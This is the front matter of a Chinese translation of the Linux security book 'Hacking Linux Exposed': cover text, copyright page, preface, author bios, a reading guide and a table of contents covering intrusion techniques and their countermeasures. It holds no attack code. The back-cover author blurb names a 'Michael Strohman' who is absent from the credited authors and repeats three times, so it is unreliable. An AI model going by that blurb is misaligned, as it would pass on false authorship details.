



「LINUX」

黑客大曝光

HACKING EXPOSED

【美】 Brian Hatch, James Lee, George Kurtz 著

王一川 译

Mc
Graw
Hill



清华大学出版社

黑客大曝光

LINUX 安全机密与解决方案

LINUX

学会从黑客的角度思考问题,以保护您的Linux网络

世界处于不断地变化之中。全球数据通信、廉价 Internet 接入以及软件的快速发展,往往以安全方面的妥协为代价。Linux 一直被认为是黑客们的数字操作平台。它的便于获得,使得在其上产生了大量的黑客和网络安全工具。本书以 step-by-step 的方式向您展示黑客们的攻击方法以及他们的险恶阴谋,从而使您能够防御最新的 Linux 攻击。您将学到黑客收集信息、确定目标、提高权限、获得控制、架设后门和掩盖踪迹的方法。本书每一章都分为几大块,内容涵盖了从众所周知到鲜为人知的入侵方法和相关的技巧,以及每一个 Linux 专家都必须掌握的针对措施的细节。

从本书中您将学到:

- 获得各个 Linux 发布版本的安全特点及其细节,包括 Red Hat Linux, SuSE, Debian 和 Slackware
- 从零开始介绍攻入系统的方法,包括使用 whois, traceroute, DNS 区域传送,操作系统检测,ping 扫描和端口扫描等
- 监测特洛伊木马、后门、口令破坏、IP 欺骗、会话劫持和踪迹掩盖等行为
- 使用日志分析工具,如 Advanced Intrusion Detection Environment (AIDE),以及高级的内核安全补丁,包括 Linux Intrusion Detection System (LIDS)
- 学习如何防止本地用户获得 root 特权
- 阻止拒绝服务等网络攻击
- 安全地配置 FTP 站点、DNS 服务器和其他系统守护进程
- 诸如 Sendmail, Qmail, Postfix, POP 和 IMAP 服务中存在的众所周知以及隐藏的漏洞
- 使用安全脚本技术,用户验证和 Apache 服务器的安全配置来抵御对 Web 服务器的攻击
- 对防火墙和其他网络访问限制措施进行设计、部署和安全测试

关于作者

Michael Strohman 是 Linux 安全方面的专家,也是 Linux 安全社区的重要成员。他曾在 Red Hat Linux 项目中担任安全顾问,并负责 Red Hat Linux 的安全更新。他也是 Red Hat Linux 的安全专家,负责 Red Hat Linux 的安全更新。

Michael Strohman 是 Linux 安全方面的专家,也是 Linux 安全社区的重要成员。他曾在 Red Hat Linux 项目中担任安全顾问,并负责 Red Hat Linux 的安全更新。他也是 Red Hat Linux 的安全专家,负责 Red Hat Linux 的安全更新。

Michael Strohman 是 Linux 安全方面的专家,也是 Linux 安全社区的重要成员。他曾在 Red Hat Linux 项目中担任安全顾问,并负责 Red Hat Linux 的安全更新。他也是 Red Hat Linux 的安全专家,负责 Red Hat Linux 的安全更新。



Education



清华大学出版社




读者联系电话: (010) 82830320 62589259

定价: 59.00 元

网址: www.khp.com.cn

封面设计: 黄晓红

ISBN 7-302-05876-8



9 787302 058762 >

Linux 黑客大曝光

Linux安全机密与解决方案

【美】 Brian Hatch, James Lee

George Kurtz 著

王一川 译

清华大学出版社

(京)新登字158号

北京市版权局著作权合同登记号: 01-2001-3277

EISBN 0-07-212773-2

内容提要

本书是《黑客大曝光》畅销书系列之一,主要针对Linux操作系统,从攻击者和防御者的不同角度系统阐述了Linux网络的入侵手段及相应防御措施。

全书以step-by-step的方式详细讨论了黑客的攻击方法,其中包括黑客收集信息、确定目标、提升权限、获得控制、架设后门和掩盖踪迹的方法;并述及各个Linux发布版本的安全特点及其细节,包括RedHat Linux, SuSE, Debian和Slackware。全书注重案例分析,讲解了很多具体攻击的过程,更重要的是对几乎所有讨论过的攻击手段都提供了相应的对策。

本书是安全漏洞的宝典,是负责Linux安全保障工作的网络管理员和系统管理员的必读之书,也可作为信息管理员以及对计算机和网络安全感兴趣的人员的重要参考书。

Hacking Linux Exposed: Linux Security Secrets & Solutions

Copyright© 2001 by The McGraw-Hill Companies.

Authorized translation from the English language edition published by McGraw-Hill Education. All rights reserved. For sale in the People's Republic of China only.

本书中文简体字版由美国麦格劳-希尔教育出版集团授权清华大学出版社在中国境内出版发行。未经出版者书面许可,任何人不得以任何方式复制或抄袭本书的任何部分。

版权所有,盗版必究。

本书封面贴有McGraw-Hill防伪标签,无标签者不得销售。

书 名 : Linux 黑客大曝光: Linux 安全机密与解决方案
作 者 : Brian Hatch, James Lee, George Kurtz
译 者 : 王-川
出版者 : 清华大学出版社 (北京清华大学学研大厦, 邮编 100084)
印刷者 : 北京耀华印刷有限公司
发行者 : 新华书店总店北京发行所
开 本 : 异 16 印张: 36 字数: 661 千字
版 次 : 2002 年 10 月第 1 版 2002 年 10 月第 1 次印刷
印 数 : 0001~6000
书 号 : ISBN 7-302-05876-8/TP · 3483
定 价 : 59.00 元

序

当前的计算机和网络世界充满了与安全相关的威胁。尽管对统计数字有所怀疑不失为明智之举，但仍有可信的证据表明全球有超过 3 亿人在使用 Internet。即便绝大多数用户在访问 Internet 时小心谨慎，但总有一小部分人不是这样的。不幸的是，这一小部分人已经产生了巨大的与其人数不成比例的影响。正是这些人打开了潘多拉魔盒，他们侵犯秘密、中断或拒绝服务、篡改数据和系统，甚至敲诈勒索和愚弄人。最不幸的是，这些人破坏了众多用户在正常参与中所得到的乐趣和信心。

几十年来，人们一直在尝试保护系统和网络的安全。我们见到过众多的关于安全的规范模型，以及大量声称能改进安全的工具。其间通过了新的法律，形成了众多的安全和执法团体。尽管与安全相关的会议、课程和认证在不断发展，但关于违反安全性的报告数量仍然急速增长。因此，必然有一些措施没有起作用。

本书代表了一种新的而且在不断更新的方法，本书是为数不多的详细阐述入侵者攻击 Linux 系统时真实行为的书籍之一。作者的意图是帮助读者真正了解存在的威胁——“眼见为实，耳听为虚”。一旦读者了解到这种威胁，就很容易领会到相应对策的必要性，以及激发对这些对策的工作机制的兴趣。这不是一本示意性的书籍，其中给出的对策与攻击手段一样切实可行。

自几年前 Linux 兴起以来，整个 Linux 社区急切盼望着与本书类似的书籍问世。用“星火燎原”来形容 Linux 群体的发展绝不言过其实。Linux 极其类似于 Unix，这既是福源也是祸因。福源意指学习使用 Linux 会更加容易。但是 Linux 社区太过经常地忽视安全问题，可能是因为人们以为 Linux 必然和 Unix 同样安全，后者近十年来在安全性方面有非常大的进步。未受保护的 Linux 系统现在已经被认为是整个网络世界中破坏和危险的最大潜在来源之一。本书旨在有效地“唤醒”那些对 Linux 安全性盲目自满的人，然后给这些感到震惊的沉睡者指明正确的方向。

E. Eugene Schultz, Ph.D., CISSP
加州大学伯克利分校实验室

安 氏 推 荐

Linux操作系统以令人惊叹的速度发展,如今Linux已经普遍应用于大型计算、企业应用服务、桌面应用等领域,可以说, Linux 已经进入我们的生活。

开源创造了今天的Linux,开源带给Linux无尽的力量,开源也使更多的漏洞显现在我们面前,同时开源也为我们提供了更多实现安全的方法。

这是一本《黑客大曝光》的Linux专题的姊妹篇,如果您对于Linux安全持认真的态度,请您务必拥有这两本书。

像《黑客大曝光》一样,本书对关于Linux系统的每种攻击方法进行“曝光”、并有相应的攻击实例和对策。附录中还有一个完整的攻击过程。

当然,本书有些地方在内容上还不是很丰富,读者可以参考书中提供的网络链接和其他书籍。

当您正在或者准备应用Linux提供企业服务时,或者您想深入了解Linux的安全问题,不妨将这本书摆在案头,它会成为您通往Linux安全之路的披荆斩棘的利刃。

关于作者



Brian Hatch, 照片中右边的那位, Onsight 公司 (<http://www.onsight.com>) 的首席黑客, 他是一位 Unix/Linux 和网络安全顾问。他的客户遍及各主要银行、制药公司、教育机构, 以及加利福尼亚主要的 Web 浏览器开发商和幸存的网络公司。Hatch 先生通过 Onsight 向各个企业讲授安全、Unix 和程序设计方面的许多课程, 他同时也是西北大学的助理讲师。在购入 Apple II 作为他的第一个 Unix 系统之前, Hatch 已保护和侵入过众多的系统。他也是 Stunnel 的共同维护者, 这是一个开源的 SSL 安全软件包, 广泛用于加密文本协议。

读者可以通过电子邮件 brian@hackingLinuxexposed.com 与 Hatch 先生联系。


James Lee, 照片中左边的那位, 是 Onsight 公司的 CEO, 该公司致力于开源软件技术方面的培训和咨询。Lee 在软件开发、培训、Linux 安全和 Web 编程方面有 13 年的经验。作为开源软件的提倡者, 由于 Linux 的开放性和自由, 他坚信 Linux 是稳定、安全和有趣的。他可以滔滔不绝地谈论 Linux, Perl, Apache 和其他开源软件产品的优点——这一点, 可以问他的学生。他曾为 *The Linux Journal* 撰写过多篇关于网络编程和 Perl 的文章。

读者可以通过电子邮件 james@hackingLinuxexposed.com 与 Lee 先生联系。



George Kurtz是Foundstone公司 (<http://www.foundstone.com>) 的CEO, 该公司是一个非常前沿的安全咨询与培训组织。Kurtz先生是国际知名的安全专家, 在他的安全顾问生涯中已进行了数以百计的与防火墙、网络及电子商务相关的安全评估。Kurtz先生在入侵检测、防火墙技术、危机处理过程以及远程访问方案等方面有丰富的经验。他还在许多安全会议上发表演讲, 其言论在很多杂志中被引用, 包括 *The Wall Street Journal*, *InfoWorld*, *USA Today* 和 *the Associated Press* 等。Kurtz先生还经常被邀请在安全事件中发表评论, 也是各大电视台 (包括 CNN, CNBC, NBC 及 ABC 等) 的常客。

读者可通过电子邮件 george@hackingexposed.com 与 Kurtz 先生联系。



前言

20 万读者的共识

《黑客大曝光》是由 Stuart McClure、Joel Scambray 和 George Kurtz 编写的畅销书，这本书赢得了巨大的尊重和高度评价。黑客大曝光列举了在多个操作系统和网络设备中进行攻击的方法，在此之前没有一本书能达到它这样的高度。在有限的空间内涵盖这些系统也导致了一个问题，即读者不能够如其所愿地深入到足够程度。因此，我们创作了黑客大曝光系列的第2本书，即本书。

本书更为详细地阐述了Linux上的黑客行为，向大家展示了Linux与其他类Unix系统的不同之处，并给出了特定于Linux系统，同时也能立即实施的黑客对策。与《黑客大曝光》的重击风格一致，本书也专注于攻击方所使用的实际攻击手段。这些信息应该在有责任心的读者中共享，因为有那些不怀好意的人早已了解了这些技术，事实也确实如此。请读者们不要试图使用这些技术去侵入别人的Linux系统。本书使Linux黑客走下神坛，也使攻击者试图获得系统root权限的各种诡计大白于天下。

保护Linux系统的安全，已是其时

1991年，Linus Torvald 还是 Helsinki 大学的一名学生，他有点像一名自学成才的黑客。那时，这个年轻的芬兰人爱好扩展计算机系统，但是没有一个系统符合他的需要，于是，Linux就诞生了。Linus是一个真正的黑客，他使用自己的技能引发了一场软件革命，其后有一批狂热的追随者。

不幸的是，现在“黑客”这个术语的含义已经发生了质的变化，从早年象征着世界上类似于Linus的天才程序员，到现在指平均13岁、能够自己下载别人的黑客代码并运行之，而且不受惩罚的那些人。与自1991年以来对安全问题的疏忽形成鲜明对比的，是这新一代的“恶意黑客”对于众多的系统尤其是Linux系统的攻击，这个问题部分源于Linux系统的广泛存在。

自从将内核代码张贴到USENET以来, Linux已经走过了很长的路, 它不再是当初的业余系统。它的用户遍及全球众多大学以及财富500强企业。数以百万计的人们每天依赖于基于Linux的数据库、电子商务和关键系统。因此, 一本完整的、致力于保护Linux安全的手册应运而生。

本书涵盖了恶意黑客攻击Linux系统的众多方法, 以及这些方法的基本原理。针对那些攻击者精通于这些技术的情况, 本书旨在以培养系统管理员的方式培养家庭用户。这些系统管理员不仅负责关键任务的Linux服务器的日常操作和安全保护, 而且还得为生计而努力(他们的所得远低于他们的付出)。如果此书在你手边, 说明你已经意识到安全的重要性。那么, 不要放下这本书, 继续学习这些网络攻击者用来攻击你的Linux系统的工具和技术, 以及那些能够保障系统安全性对策。

Linux给用户带来了强大的功能和优越性。迄今为止, Linux的演化仍是一个传奇。客观而言, 小系统能够做到这一点。现在, 随着Linux演变成为一个非常稳定的操作系统, 其复杂性使得在安全方面犯错误的机会也大为增加。

具备《黑客大曝光》的全部要素

本书建立在使得《黑客大曝光》成功的要素之上。我们将沿着黑客入侵系统的每一个步骤走完整个过程:

- ▼ 目标确定
- 进入系统
- 提升权限
- ▲ 掩盖踪迹

本书具备模块化结构, 因此可以分成几个部分阅读。每一种攻击方法和对策都相对独立, 读者可以根据自身情况安排阅读这些内容, 并以本书讨论的方法修复出现的问题。

许多攻击都可以被同一种对策所抵御。为了避免重复阐述这些方法和方便读者查找同一方法的描述, 我们将许多这样的通用方法分离出来, 并将之放置到本书的开头, 因此读者可以尽早掌握它们, 以便在后续章节看到这些名词时理解它们的含义。同时, 某些主题在本书中也拥有各自的章节, 以突出其重要性。

为了便于阅读, 图标与《黑客大曝光》(第2版)一致

本书都使用与下面类似的特殊图标来突出每一种攻击技术:



这是一个攻击图标

便于识别特定的穿透测试工具和方法。

每一种攻击都有某些实用的、并经过测试的相应对策，这些对策使用特定的图标：



这是一个对策图标

如果必要，就使用它来修复所揭示的问题。

本书还大量使用提高视觉效果图标，强调经常被忽略的细节。例如：

注意

注意

注意

相关站点www.hackingLinuxexposed.com是本书的重要部分，我们建议读者经常访问这个站点以获得更新信息、作者的心得，以及本书所提及的所有工具的链接和本书所包含的所有源代码，这样读者就不需要自行输入了。

本书对实例中的源代码、屏幕提示和图示做了清理，并对用户的输入以黑体字标出：

```
prompt# find/home/[p-z]* -name\*.tgz -print
/home/pictures/calvin.tgz
/home/pictures/lydia.tgz
/home/sprog/shogo.tgz
```

根据作者的共同经验，对于每一种攻击方法，都给出了基于三个组成部分的风险率：

| | |
|------------|--|
| 流行度 | 在实际的攻击中被使用的频率。 1表示极少，10表示广泛使用。 |
| 容易度 | 执行攻击所需要的技巧等级。 1表示不需技巧或极少技巧， 10表示有丰富安全性经验的程序员。 |
| 影响力 | 在攻击成功后导致的潜在损害。 1表示只泄露目标的无关紧要的信息，10表示超级用户帐户或类似的信息。 |
| 风险率 | 上述三个值的平均值四舍五入之后得到综合的风险率。 |

关于机器名称和 IP 地址的说明

对于在例子中用到IP地址的情形,我们决定使用192.168.x.y,10.x.y.z或172.[16-32].x.y等类型的地址。这些地址在Internet上是禁用的(根据RFC-1918),只能用于本地内部网。也就是说,本书中的IP地址在Internet上是不能访问的,在本书中使用这些IP地址就如同在美国影片中使用555开头的电话号码一样。有时书中也使用一些显然就是不合规定的地址,如123.267.78.9。在这里,267明显是假的,因为IP地址中每个字节的合法值在0~255之间。

警告

RFC-1918中禁用的IP地址可能在读者的内部网上出现,因此我们建议您不要以所给的IP地址使用那些例子,以免出现自己攻击自己的情形。

例子中用到的那些域名也是不合法的。例如machine1.example.org (example.{com|net|org|edu}类型的域名是专门用作举例的——没有一台主机会使用.example.xxx的域名)就是一个虚拟域名。同时,我们也在域名中使用下划线,例如www.illegal_name.net。在域名中,下划线是不合法的。

本书这样做的原因很简单:不对Internet上任何一台特定的机器予以额外关注。很多情形下,人们把潜在可利用的代码张贴到Internet,同时认为读者会将代码中的机器名替换成实际的目标机器名。然而,也有很多人(主要是那些脚本小子)只会依原样运行这些代码,从而导致无辜站点被攻击。通过将域名和IP地址都设为非法值,我们希望能够使人们摆脱这种困扰。

本书的组织结构

第1部分 锁定Linux目标

Linux日益流行。那些只使用过黑盒操作系统的人们,在腾出硬盘空间并第一次安装Linux之后,就会发现开源运动的乐趣所在。

第1章 以对Linux的简要概述开始,接着介绍内建于Linux操作系统的安全措施。经验丰富的Linux系统管理员会发现其中的大部分内容都已经耳熟能详了。这些内容所针对的是那些Linux系统管理员新手,以使他们尽快入行。本章也涉及了Linux和其他类Unix系统的差异,并讨论了仅在真正的多用户操作系统上才出现的问题。

第2章 整章详述各种黑客对策。在本书随后的章节中都将引用到这些手段和策略。本章的目的在于使读者尽早熟悉它们,以便在讨论攻击方法时,能随时想到这些对策。这样,当读者随后看到书中所涉及的攻击手段时,甚至能够预言可使用哪些对策。

第3章 进入正题:攻击者如何发现并检查你的系统。读者将会了解到攻击者如何在Internet上数以百万计的计算机中选中你的机器,确定你所运行的系统,并在试图侵入之前进行研究。

第2部分 由外入内

在攻击者搞乱你的系统之前,他必须先从外部进入你的系统。有很多种方法可以进入你的系统。

第4章 首先给出黑客直接或间接使用的某些诡计。这里讨论社交工程(social engineering),即黑客取信于人们并使之放松警惕的过程。我们将向读者展示黑客如何通过欺骗,使人们运行他所提供的工具,从而如其所愿危及受害者的系统安全。

第5章 黑客也可以直接从控制台破坏系统。不论如何保护系统使之免受来自网络的攻击,对计算机有物理访问权的黑客仍可以使用很多方法,包括从通过软盘启动他自己的操作系统,到从机器里拔出你的硬盘等。

第6章 当前大多数对系统的攻击来自于网络上的黑客。本章包括多种直接针对系统以获得非授权访问的攻击方法,例如对网络守护进程的缓冲区溢出和输入验证攻击,轰炸拨入以查找未受保护的调制解调器,在网络上运行口令猜测程序,以及嗅探网络连接以获取有用的数据等。

第7章 介绍一些基于恶意使用网络和网络协议的黑客手段。包括DNS高速缓存破坏(DNS cache poisoning)、篡改网络路由、滥用IP相关信任、中间人攻击以及可怕的拒绝服务攻击(已经折磨过多个著名站点)。这些攻击手段的目的并不是获取系统权限,而是会对站点所提供的服务、数据以及可靠性产生巨大影响。

第3部分 本地用户攻击

如果黑客具有系统的本地用户权限,其攻击手段要远多于源于外部的攻击。一旦登录到系统,黑客通常会试图巩固其桥头堡。

第8章 黑客找到登录系统的方法并不意味着他可以马上获得超级用户权限。但是,一旦他获得用户帐号,就能够看到系统中存在的可经由网络利用的其他不安全因素。攻击者期望能突破root帐号,以作为他的战利品,那样整个系统就在他的掌控之下了。

第9章 口令是访问计算机的关键。通过攻击,黑客可以获取系统中的加密口令,并试图破解它。这些口令可以用作攻击新的系统的踏脚石(因为很多人在多台机器上使用同样的口令),也可以帮助他们在被发现和系统重启之后再次进入系统。这其中也可能包括root口令。本章将深入讨论黑客用来攻击系统和预防这些攻击的几种工具。

第10章 给出了黑客在侵入之后用来保护其自身的几种方法。包括编辑日志文件以掩盖踪迹,创建后门以便将来进入,设置特洛伊木马以隐藏实际行为,甚至修改内核本身以防止被发现等。

第4部分 服务器安全问题

Internet服务对Linux机器的依赖性日益增加。这些服务对于个人和商业公司同样重要,因此我们认为有必要在本书中深入介绍一些最常见的服务。

第11章 讨论安全问题的历史以及邮件服务器Sendmail, Postfix和Qmail的常见配置问题。这3个软件组成了Internet上几乎所有类Unix主机上的邮件服务器。

本章也讨论了FTP服务器、客户端和FTP协议本身的问题。尽管使用HTTP进行文件下载日益流行,但FTP仍然广泛使用,因为它同时支持下载和上传。近些年来,绝大多数FTP服务器都曾遭遇过大量的安全问题。本章将讨论更好地保护FTP服务器的方法,以及既可满足需要又能减少安全风险的其他替代方案。

第12章 Internet的繁荣在很大程度上源于HTTP和Web服务器的出现。似乎世界上的每个人都拥有自己的主页或域名,很少有公司没有主页,至少已有创建主页的计划。同时多数主页所提供的不仅仅是静态页面,动态页面已经成为Web上进行用户交互的主流。

当前多数常见的安全问题起因于Web服务器的错误配置,或者为了支持用户交互而使用了不安全的程序。错误丛生的CGI程序在Internet上到处可见,而且实际上也被某些Web服务器四处扩散。关闭Web服务器显然不是一个解决办法,因此本章讨论了多种程序缺陷和配置问题,以便读者在提供主页服务时加以注意。

第13章 介绍几个向Internet开放特定服务的方法。讨论基于TCP包的用户层访问以及基于ipchains和iptables的核心层控制。通过限制可以连接到网络服务的机器,可以大幅减少服务器受到Internet攻击的机会。

第5部分 附录

在附录中,给出了简单的step-by-step指令,以帮助读者保护系统安全。

附录A 给出了升级系统安装软件的详细方法, 针对Red Hat, Debian和Slackware等不同操作系统的软件包管理器分别给出了相应的信息。

附录B 给出了关闭服务的方法, 从而减少攻击者可以利用的途径。首先讨论了启动进程init, 然后针对Red Hat和SuSE分别给出了相应的命令集。

附录C 在网上有许多在线资源, 通过访问它们, 可以充分了解当前热点问题及你的系统的脆弱性。我们列出了一些最重要的URL, 包括开发商和安全性问题的邮件列表、安全和与黑客方法相关的站点和新闻组, 以使读者在所关心的安全问题上保持耳目灵敏。

附录D 本书涵盖了导致不同程度损害的各种攻击方法。在现实世界中结合使用这些方法很重要, 因此在这个附录中, 我们从始到终, 逐命令逐步骤地介绍在Internet中曾经出现过的几个实际攻击。这种扩充型实例使用到的方法遍及本书, 诸多细节将有助于读者融会贯通本书的安全概念。

致读者

我们通过长时间的辛勤工作, 编著了这本与《黑客大曝光》的书名相对应的有关Linux安全的书籍。在度过了众多的不眠之夜, 本书终于付印, 我们希望读者将会发现本书以及相应的站点是保护系统安全的有力工具。

借用古人的一句话, “胜利属于犯了倒数第二个错误的参与者”。为了保护你的Linux系统安全, 不要犯最后一个错误。请阅读本书。



目 录

| | |
|----------|---|
| 前言 | M |
|----------|---|

第1部分 锁定Linux目标

| | |
|--------------------------|----|
| 第1章 Linux安全问题概述 | 3 |
| 1.1 黑客为什么想成为root用户 | 4 |
| 1.2 开放源代码运动 | 5 |
| 1.3 Linux用户 | 7 |
| 1.3.1 /etc/passwd | 7 |
| 1.3.2 为用户分配权限 | 10 |
| 1.3.3 其他安全性控制 | 21 |
| 1.4 小结 | 23 |
| 第2章 预防措施与从入侵中恢复 | 25 |
| 2.1 预防措施 | 26 |
| 2.1.1 弱点扫描程序 | 26 |
| 2.1.2 扫描检测器 | 31 |
| 2.1.3 加固系统 | 34 |
| 2.1.4 日志文件分析 | 37 |
| 2.1.5 文件系统完整性检查 | 47 |
| 2.2 从黑客攻击中恢复 | 60 |
| 2.2.1 如何知道系统何时被黑 | 61 |
| 2.2.2 被入侵后应采取的措施 | 63 |
| 2.3 小结 | 68 |
| 第3章 对机器和网络踩点 | 69 |
| 3.1 在线搜索 | 70 |
| 3.2 whois数据库 | 73 |

| | | |
|-------|-----------------------|-----|
| 3.3 | ping 扫描 | 78 |
| 3.4 | DNS 问题 | 81 |
| 3.4.1 | DNS 查找举例 | 82 |
| 3.4.2 | DNS 查询的安全问题 | 83 |
| 3.4.3 | DNSSEC | 88 |
| 3.5 | tracert | 89 |
| 3.6 | 端口扫描 | 91 |
| 3.7 | 操作系统检测 | 101 |
| 3.7.1 | 主动协议栈指纹 | 103 |
| 3.7.2 | 被动协议栈指纹 | 107 |
| 3.8 | 枚举 RPC 服务 | 109 |
| 3.9 | 通过 NFS 的文件共享 | 112 |
| 3.10 | 简单网络管理协议 (SNMP) | 115 |
| 3.11 | 网络漏洞扫描程序 | 119 |
| 3.12 | 小结 | 127 |

第2部分 由外入内

| | | |
|-------|---------------------------------|-----|
| 第4章 | 社交工程、特洛伊木马和其他黑客伎俩 | 131 |
| 4.1 | 社交工程 (Social Engineering) | 132 |
| 4.1.1 | 社交工程种类 | 133 |
| 4.1.2 | 怎样避免遭受社交工程攻击 | 137 |
| 4.1.3 | 黑客的家庭作业 | 138 |
| 4.2 | 特洛伊木马 | 139 |
| 4.3 | 病毒和蠕虫 | 148 |
| 4.3.1 | 病毒和蠕虫的传播方式 | 149 |
| 4.3.2 | 病毒和 Linux | 149 |
| 4.3.3 | 蠕虫和 Linux | 150 |
| 4.4 | IRC 后门 | 154 |
| 4.5 | 小结 | 155 |
| 第5章 | 物理攻击 | 157 |
| 5.1 | 攻击办公室 | 158 |

| | |
|---------------------------|------------|
| 5.2 启动权限是root 权限 | 165 |
| 5.3 加密文件系统 | 175 |
| 5.4 小结 | 176 |
| 第6章 网络攻击 | 179 |
| 6.1 使用网络 | 180 |
| 6.1.1 TCP/IP 网络 | 180 |
| 6.1.2 公共电话网络 | 186 |
| 6.1.3 默认或有害的配置 | 187 |
| 6.1.4 NFS 加载 | 187 |
| 6.1.5 Netscape 默认配置 | 189 |
| 6.1.6 Squid | 189 |
| 6.1.7 X Windows 系统 | 190 |
| 6.2 默认口令 | 192 |
| 6.3 嗅探网络信息 | 194 |
| 6.3.1 嗅探器的工作方式 | 194 |
| 6.3.2 常见的嗅探器 | 195 |
| 6.4 口令猜测 | 198 |
| 6.5 漏洞 | 201 |
| 6.5.1 缓冲区溢出 | 201 |
| 6.5.2 服务漏洞 | 202 |
| 6.5.3 脚本漏洞 | 203 |
| 6.6 不必要的服务 | 204 |
| 6.6.1 使用 Netstat | 205 |
| 6.6.2 使用 Lsof | 207 |
| 6.6.3 使用 Nmap 识别服务 | 208 |
| 6.6.4 关闭服务 | 209 |
| 6.7 小结 | 211 |
| 第7章 恶意使用网络 | 213 |
| 7.1 DNS 攻击 | 214 |
| 7.2 路由问题 | 219 |
| 7.3 高级嗅探和会话劫持 | 222 |
| 7.3.1 Hunt | 223 |

| | | |
|-------|------------------|-----|
| 7.3.2 | Dsniff | 228 |
| 7.3.3 | 中间人攻击 | 229 |
| 7.4 | 拒绝服务攻击 | 234 |
| 7.4.1 | 潮涌 (Flood) | 235 |
| 7.4.2 | TCP/IP 攻击 | 239 |
| 7.5 | 滥用信任关系 | 241 |
| 7.6 | 实施出口过滤 | 244 |
| 7.7 | 小结 | 246 |

第3部分 本地用户攻击

| | | |
|-------|-------------------------|-----|
| 第8章 | 提升用户权限 | 249 |
| 8.1 | 用户和权限 | 250 |
| 8.2 | 可信路径和特洛伊木马 | 252 |
| 8.3 | 口令存储和使用 | 255 |
| 8.4 | 组成员 | 259 |
| 8.4.1 | 特殊用途组和设备访问 | 260 |
| 8.4.2 | wheel 组 | 261 |
| 8.5 | SUDO | 262 |
| 8.6 | setuserid 程序 | 267 |
| 8.7 | 针对编程错误的攻击 | 274 |
| 8.7.1 | 硬链接和符号链接 | 276 |
| 8.7.2 | 输入验证 | 283 |
| 8.8 | 小结 | 285 |
| 第9章 | 口令破解 | 287 |
| 9.1 | Linux 上口令的工作方式 | 288 |
| 9.1.1 | /etc/passwd | 288 |
| 9.1.2 | Linux 加密算法 | 290 |
| 9.2 | 口令破解程序 | 293 |
| 9.2.1 | 其他破解程序 | 302 |
| 9.2.2 | 字典的有效性 | 303 |
| 9.3 | 阴影口令和 /etc/shadow | 304 |

| | |
|--|------------|
| 9.3.1 阴影口令说明 | 304 |
| 9.3.2 阴影口令命令组 | 307 |
| 9.4 Apache 口令文件 | 308 |
| 9.5 Pluggable Authentication Modules | 309 |
| 9.6 口令保护 | 310 |
| 9.7 小结 | 319 |
| 第 10 章 黑客保持通道的方法 | 321 |
| 10.1 基于主机的认证和用户访问 | 322 |
| 10.2 使用远程命令的无口令远程访问 | 330 |
| 10.3 使用 Ssh 的无口令登录 | 333 |
| 10.4 可从网络访问的 root shell | 336 |
| 10.5 木马化的系统程序 | 345 |
| 10.5.1 踪迹隐藏 | 346 |
| 10.5.2 后门 | 352 |
| 10.6 入侵内核 | 360 |
| 10.7 rootkit | 371 |
| 10.8 小结 | 374 |

第 4 部分 服务器安全问题

| | |
|----------------------------------|------------|
| 第 11 章 邮件和 FTP 安全性 | 379 |
| 11.1 MAIL 安全性 | 380 |
| 11.1.1 MTA | 381 |
| 11.1.2 邮件服务器漏洞 | 383 |
| 11.2 文件传输协议 (FTP) | 402 |
| 11.2.1 FTP 协议 | 402 |
| 11.2.2 FTP 会话范例 | 403 |
| 11.2.3 主动 FTP 模式 | 404 |
| 11.2.4 被动 FTP 模式 | 405 |
| 11.2.5 通过第三方 FTP 服务器进行端口扫描 | 409 |
| 11.2.6 启用第三方 FTP | 418 |

| | |
|-------------------------------|------------|
| 11.2.7 不安全的有状态FTP 防火墙规则 | 422 |
| 11.2.8 匿名FTP 问题 | 425 |
| 11.3 小结 | 426 |
| 11.3.1 邮件服务器 | 426 |
| 11.3.2 FTP | 427 |
| 第12章 Web 服务和动态页面 | 429 |
| 12.1 生成HTTP 请求 | 430 |
| 12.2 Apache Web 服务器 | 438 |
| 12.3 CGI 程序问题 | 452 |
| 12.4 其他Linux Web 服务器 | 470 |
| 12.5 小结 | 471 |
| 第13章 访问控制和防火墙 | 473 |
| 13.1 inetd 和 xinetd 概述 | 474 |
| 13.1.1 inetd | 474 |
| 13.1.2 xinetd | 476 |
| 13.2 防火墙：内核级访问控制 | 490 |
| 13.2.1 防火墙类型 | 490 |
| 13.2.2 Linux 包过滤 | 492 |
| 13.2.3 阻塞特定的网络访问 | 494 |
| 13.2.4 防火墙策略 | 497 |
| 13.2.5 防火墙产品 | 500 |
| 13.3 小结 | 501 |

第5部分 附录

| | |
|------------------------------|------------|
| 附录A 保持你的程序为最新版本 | 505 |
| A.1 Red Hat 的RPM | 506 |
| A.2 Debian 的DPKG 和APT | 508 |
| A.3 Slackware 包 | 511 |
| 附录B 关闭不必要的服务 | 513 |

| | |
|------------------------------|-----|
| B.1 运行级别 | 514 |
| B.2 关闭特定服务 | 515 |
| B.2.1 Red Hat | 516 |
| B.2.2 SuSE | 517 |
| B.2.3 Inetd 网络服务 | 520 |
| 附录C 在线资源 | 521 |
| C.1 开发商邮件列表 | 522 |
| C.2 其他安全问题邮件列表 | 522 |
| C.3 安全问题和黑客 Web 站点 | 523 |
| C.4 新闻组 | 524 |
| C.5 Linux 黑客大曝光 Web 站点 | 524 |
| 附录D 案例研究 | 525 |
| D.1 案例研究 A | 526 |
| D.1.1 背景 | 526 |
| D.1.2 侦察 | 527 |
| D.1.3 尝试登录 | 528 |
| D.1.4 寻找另一扇门 | 529 |
| D.1.5 驱逐入侵者 | 530 |
| D.2 案例研究 B | 531 |
| D.2.1 锁定目标 | 532 |
| D.2.2 勘探网络 | 533 |
| D.2.3 进入 | 533 |
| D.2.4 进入服务器机房 | 533 |
| D.2.5 侵入监控主机 | 534 |
| D.2.6 研究被侵入的主机 | 534 |
| D.2.7 嗅探网络 | 537 |
| D.2.8 监视日志 | 538 |
| D.2.9 关闭嗅探 | 539 |
| D.2.10 现在, 到哪里去 | 539 |
| D.2.11 追逐 | 540 |
| D.2.12 离开, 但并非永远 | 540 |
| D.3 案例研究 C | 540 |

L

| | |
|-----------------------------|-----|
